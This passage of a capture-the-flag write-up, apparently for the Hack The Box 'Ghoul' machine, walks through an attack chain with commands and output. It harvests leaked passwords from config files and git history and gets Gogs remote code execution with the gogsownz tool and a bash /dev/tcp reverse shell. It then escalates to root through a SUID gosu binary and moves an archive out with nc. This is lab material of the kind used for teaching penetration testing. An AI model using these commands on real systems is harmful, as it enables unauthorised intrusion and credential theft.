
I now opened my Firefox instance and tried to browse to the location.

http://127.0.0.1:1234



I was presented with a gogs git server, but I had no credentials to log in. I had a possible username of AogiriTest but no password. After some time trying to get in with usual credentials and brute force, I went back to the other machines to see if there was any config in there. I remembered that the git was closed on Aogiri machine from earlier messages. I had a look to see if there were any remnants of passwords in the config.


grep -r pass



```
kaneki@Aogiri:/usr/share/tomcat7/conf$ grep -r pass
web.xml:  <!--                        pass the result to this style sheet residing   -->
web.xml:  <!--                        pass the result to this style sheet which is   -->
web.xml:  <!--                         headers passed to the CGI process as          -->
web.xml:  <!--   passShellEnvironment Should the shell environment variables (if     -->
web.xml:  <!--                         any) be passed to the CGI script? [false]     -->
web.xml:        <mime-type>application/vnd.blueice.multipass</mime-type>
tomcat-users.xml:  you must define such a user - the username and password are arbitrary. It is
tomcat-users.xml:  them. You will also need to set the passwords to something appropriate.
tomcat-users.xml:  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
tomcat-users.xml:  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
tomcat-users.xml:  <user username="role1" password="<must-be-changed>" roles="role1"/>
tomcat-users.xml:  <user username="admin" password="admin" roles="admin" />
tomcat-users.xml:  <!--<user username="admin" password="test@aogiri123" roles="admin" />
server.xml:         analyzes the HTTP headers included with the request, and passes them
server.xml:      <!-- Use the LockOutRealm to prevent attempts to guess user passwords
catalina.properties:# passed to checkPackageAccess unless the
catalina.properties:# passed to checkPackageDefinition unless the
```

This resulted in a possible password, I knew the username and tried them in the gogs sign in page.

AogiriTest:test@aogiri123




Sign In - Gogs
127.0.0.1:1234/user/login

Sign In

Username or email *: AogiriTest

Password *: ••••••••••••••

And this got us into the application.



AogiriTest - Dashboard
127.0.0.1:1234

Now that we had access to the Gogs server, I hunted around to see if I could find any vulnerabilities with the application. There was nothing useful within the gogs server that I could find that would be useful. But, I came across an interesting article about gaining an RCE on a Gogs server.


https://github.com/TheZ3ro/gogsownz

I downloaded this and looked at how the config worked.

Gogs Shell

After a while looking at how the syntax was to be configured, I set up a nc listener.


nc -nlvp 666



```
root@kali:/opt/htb/ghoul.htb/files# nc -nlvp 666
listening on [any] 666 ...
```


Now it tried to get a reverse shell to that box with the exploit downloaded from github.

python3 gogsownz.py http://127.0.0.1:1234/ --creds AogiriTest:'test@aogiri123' --rce 'bash -c "bash -i >& /dev/tcp/10.10.14.20/666 0>&1"' --cleanup -v -n i_like_gogits



```
root@kali:/opt/gogsownz# python3 gogsownz.py http://127.0.0.1:1234/ --creds AogiriTest:'
test@aogiri123' --rce 'bash -c "bash -i >& /dev/tcp/10.10.14.20/666 0>&1"' --cleanup -v
-n i_like_gogits
[i] Starting Gogsownz on: http://127.0.0.1:1234
[+] Loading Gogs homepage
[i] Gogs Version installed: © 2018 Gogs Version: 0.11.66.0916
[i] The Server is redirecting on the login page. Probably REQUIRE_SIGNIN_VIEW is enabled
 so you will need an account.
[+] Performing login
[+] Logged in sucessfully as AogiriTest
[+] Got UserID 2
[+] Repository created sucessfully
[i] Exploiting authenticated PrivEsc...
[+] Uploading admin session as repository file
[+] Uploaded successfully.
[+] Committing the Admin session
[+] Committed sucessfully
[+] Removing Repo evidences
[+] Repo removed sucessfully
[i] Signed in as kaneki, is admin True
[i] Current session cookie: '3415001337'
[+] Got UserID 1
[+] Repository created sucessfully
[+] Setting Git hooks
[+] Git hooks set sucessfully
[+] Fetching last commit...
[+] Got last commit
[+] Triggering the RCE with a new commit
```


And I got a shell.



```
root@kali:/opt/htb/ghoul.htb/files# nc -nlvp 666
listening on [any] 666 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.101] 57976
bash: cannot set terminal process group (28): Not a tty
bash: no job control in this shell
bash-4.4$ whoami
whoami
git
```


I was running as git but I had a new shell to yet another machine. I now tried to quickly find a way to escalate to root.

find / -perm -u=s -type f 2>/dev/null




```
bash-4.4$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chage
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/expiry
/usr/sbin/gosu
/bin/su
```

/usr/sbin/gosu root bash -c 'su –'
/bin/sh -i



```
bash-4.4$ /usr/sbin/gosu root bash -c 'su -'
/usr/sbin/gosu root bash -c 'su -'
/bin/sh -i
/bin/sh: can't access tty; job control turned off
3713ea5e4353:/root#
```


Now I had root on this box and like the others, I had a look to see what was in the home directory to start off with.



```
3713ea5e4353:/root# ls
aogiri-app.7z
session.sh
```

Files of Interest

I had two files on root home directory and had a look at both to see what was in them.




```
3713ea5e4353:/root# cat session.sh
#!/bin/bash
while true
do
  sleep 300
  rm -rf /data/gogs/data/sessions
  sleep 2
  curl -d 'user_name=kaneki&password=12345ILoveTouka!!!' http://172.18.0.2:3000/user/login
done
```

I had some additional credentials that could possibly be used.

kaneki:12345ILoveTouka!!!

I downloaded the 7z file to my machine by using nc. I set up the listener first to my machine.


nc -nlvp 4444 > aogiri-app.7z



```
root@kali:/opt/htb/ghoul.htb/files# nc -l -p 4444 -q 1 > aogiri-app.7z < /dev/null
```

And then sent the file.


cat aogiri-app.7z | nc 10.10.14.20 4444



```
3713ea5e4353:/root# cat aogiri-app.7z | nc 10.10.14.20 4444
```

I then extracted the 7z file to see what we had inside.

7z x aogiri-app.7z




```
root@kali:/opt/htb/ghoul.htb/files# 7z x aogiri-app.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i5-8350U CPU @ 1.70GHz (8
06EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 117507 bytes (115 KiB)

Extracting archive: aogiri-app.7z
--
Path = aogiri-app.7z
Type = 7z
Physical Size = 117507
Headers Size = 4011
Method = LZMA2:192k
Solid = +
Blocks = 1

Everything is Ok

Folders: 114
Files: 125
Size:       154976
Compressed: 117507
```

This created a directory called aogiri-chatapp.

Having looked at the files within it, it was clear that this was a repository. I decide to look for anything that may contain the word pass

grep -r pass




```
root@kali:/opt/htb/ghoul.htb/files/aogiri-chatapp# grep -r pass
mvnw:#   MAVEN_OPTS - parameters passed to the Java VM when running Maven
src/main/resources/application.properties:spring.datasource.password=jT7Hr$.[nF.)c)4C
.git/hooks/fsmonitor-watchman.sample:# The hook is passed a version (currently 1) and a time in nanoseconds
mvnw.cmd:@REM MAVEN_OPTS - parameters passed to the Java VM when running Maven
```

I came up wit another password of ***jT7Hr$.[nF.)c)4C*** but when I tried to everywhere, I could not find anything to use it on. I then decided to open the repository to see if there were any commits.

Repository

To achieve this, I first had to checkout the repo. But I also had to find out the hash of it too. I opened the ORIG_HEAD file and this gave me the hash of the repo.




```
root@kali:/opt/htb/ghoul.htb/files/aogiri-chatapp/.git# ls
branches  COMMIT_EDITMSG  config  description  FETCH_HEAD  HEAD  hooks  index  info  logs  objects  ORIG_HEAD  refs
root@kali:/opt/htb/ghoul.htb/files/aogiri-chatapp/.git# cat ORIG_HEAD
0d426b533d4f1877f8a114620be8a1294f34ab71
```

0d426b533d4f1877f8a114620be8a1294f34ab71


So now we could check out the repo so that we could look at the commits that may have been made.

git checkout 0d426b533d4f1877f8a114620be8a1294f34ab71



```
root@kali:/opt/htb/ghoul.htb/files/aogiri-chatapp# git checkout 0d426b533d4f1877f8a114620be8a1294f34ab71
Note: checking out '0d426b533d4f1877f8a114620be8a1294f34ab71'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by performing another checkout.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -b with the checkout command again. Example:

  git checkout -b <new-branch-name>

HEAD is now at 0d426b5 update dependencies
```

Now that it had been checked out, I opened the repo in gitkraken. I browsed through the repo for any commit and saw the application.properties had one that contained another password.



src/main/resources/application.properties

```
\@\@ -1,7 +1,7
 server.port=8080
-spring.datasource.url=jdbc:mysql://172.18.0.1:3306/db
+spring.datasource.url=jdbc:mysql://localhost:3306/db
 spring.datasource.username=kaneki
-spring.datasource.password=jT7Hr$.[nF.)c)4C
+spring.datasource.password=7^Grc%C\7xEQ?tb4
 server.address=0.0.0.0

 spring.jpa.properties.hibernate.dialect = org.hibernate.dialect.MySQL5InnoDBDialect
```

commit: e29ad4

added service

kaneki
authored 29/12/2018 @ 06:08
parent: b37

1 modified 1 added


src/main/java/com/aogiri/ao.../ChatBotService.jav
src/main/resources/application.properties

The new password I got was ***7^Grc%C\7xEQ?tb4***.

Still in docker


So now I try to su into root on kaneki-pc.

su -
7^Grc%C\7xEQ?tb4



```
kaneki_pub@kaneki-pc:~$ su -
Password:
root@kaneki-pc:~#
```

cat root.txt




```
kaneki_pub@kaneki-pc:~$ su -
Password:
root@kaneki-pc:~# cat root.txt
You've done well to come upto here human. But what you seek doesn't lie here. The journey isn't over yet.....
```

ARE YOU KIDDING ME????

So I still did not have what I was looking for. I had a look to see what I could find.


cat /proc/1/cgroup



```
root@kaneki-pc:/# cat /proc/1/cgroup
12:memory:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
11:hugetlb:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
10:perf_event:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
9:blkio:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
8:pids:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
7:cpuset:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
6:net_cls,net_prio:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
5:rdma:/
4:devices:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
3:freezer:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
2:cpu,cpuacct:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
1:name=systemd:/docker/64978af526b2cc276e45e1873a72d9b051383e294830317ed9c96237590f42ae
0::/system.slice/docker.service
```

Seems we are still in a docker. So how was I going to get out of this one? I had a look to see what was running.

ps aux

